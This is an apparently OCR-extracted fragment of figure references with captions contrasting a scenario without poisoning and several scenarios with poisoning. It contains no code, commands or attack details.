
Scenario without poisoning




Scenario with poisoning




Scenario with poisoning




Scenario with poisoning




Scenario with poisoning



Scenario with poisoning



